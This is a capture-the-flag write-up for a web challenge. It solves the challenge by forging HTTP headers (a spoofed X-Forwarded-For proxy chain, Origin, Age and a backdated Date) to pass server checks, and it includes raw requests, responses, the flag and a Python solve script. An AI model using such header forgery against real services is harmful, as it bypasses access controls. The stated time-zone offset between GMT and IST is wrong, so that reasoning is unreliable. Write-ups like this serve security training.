
With the previous challenge steps I wasn't exactly sure what the challenge was focusing on but now I got the feeling everything was gonna be determined by the headers being sent.

The message in the response says "Originate" which made me think immediately of the http header "Origin"

So I added another http header in the request.


Origin: http://chall.ycfteam.in:6375/

Request Sent:



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Elite
X-Forwarded-For: 50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25
X-Forwarded-Port: 31173
Origin: http://chall.ycfteam.in:6375/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1


```

Response:




```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Mon, 26 Aug 2024 00:04:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 171
Connection: close

Something's fishy... Your request to join the elite club should have been cached in each proxy server for 5
seconds. I don't like this. I can't allow you to join. Be gone!
```

Now we are getting somewhere lets keep going along with the http header method. I had to do some searching on google for this one as well but I found an http header that allowed you to specify a time in seconds for how old the request is and its called age. The response states we need to wait 5 seconds at each proxy server. There are four proxy servers so we have 5 * 4 = 20. So we need to specify an age of 20.

So we add the http header


Age: 20

Request Sent:



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Elite
X-Forwarded-For: 50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25
X-Forwarded-Port: 31173
Origin: http://chall.ycfteam.in:6375/
Age: 20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1


```

Response:



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Mon, 26 Aug 2024 00:10:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 141
Connection: close

Oops! It seems you are too late my friend... We already closed the club registration on 27th May 2024 at 11
AM IST. Maybe next time...See ya!
```


This last message is pretty straight forward but you have to mindful that the time given in the error message is in IST and the time shown in the date header in the response is in GMT. Now we need to specify a date header in our request before the date in the error message.

GMT is 7 hours ahead of IST

So we go ahead and add another http header


Date: Tue, 27 May 2024 2:59:59 GMT

Request Sent:



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Elite
X-Forwarded-For: 50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25
X-Forwarded-Port: 31173
Origin: http://chall.ycfteam.in:6375/
Age: 20
Date: Tue, 27 May 2024 2:59:59 GMT
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Mon, 26 Aug 2024 00:14:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 220
Connection: close

Alright then! You've proven that you are indeed Elite!! Congratulations on joining the club! It's great to
have you on board with us. Here's your exclusive welcome gift:
CyGenixCTF{W3lc0me_t0_Th3_ELIt3_5qU4d_5bf90dac2b7}
```

Nice we got the flag.

CyGenixCTF{W3lc0me_t0_Th3_ELIt3_5qU4d_5bf90dac2b7}

Python Solution

```python
import requests

# Define the URL
url = 'http://chall.ycfteam.in:6375/elite'

# Define the headers
headers = {
    'Host': 'chall.ycfteam.in:6375',
    'User-Agent': 'Elite',
    'X-Forwarded-For': '50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25',
    'X-Forwarded-Port': '31173',
    'Origin': 'http://chall.ycfteam.in:6375/',
    'Age': '20',
    'Date': 'Tue, 27 May 2024 2:59:59 GMT',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'http://chall.ycfteam.in:6375/',
    'Connection': 'close',
    'Upgrade-Insecure-Requests': '1',
}

# Send the GET request with custom headers
response = requests.get(url, headers=headers)

# Check the status code and process the response
```

```
if response.status_code == 200:
    print(response.text)
else:
    print(f"Failed to retrieve data: {response.status_code}")
```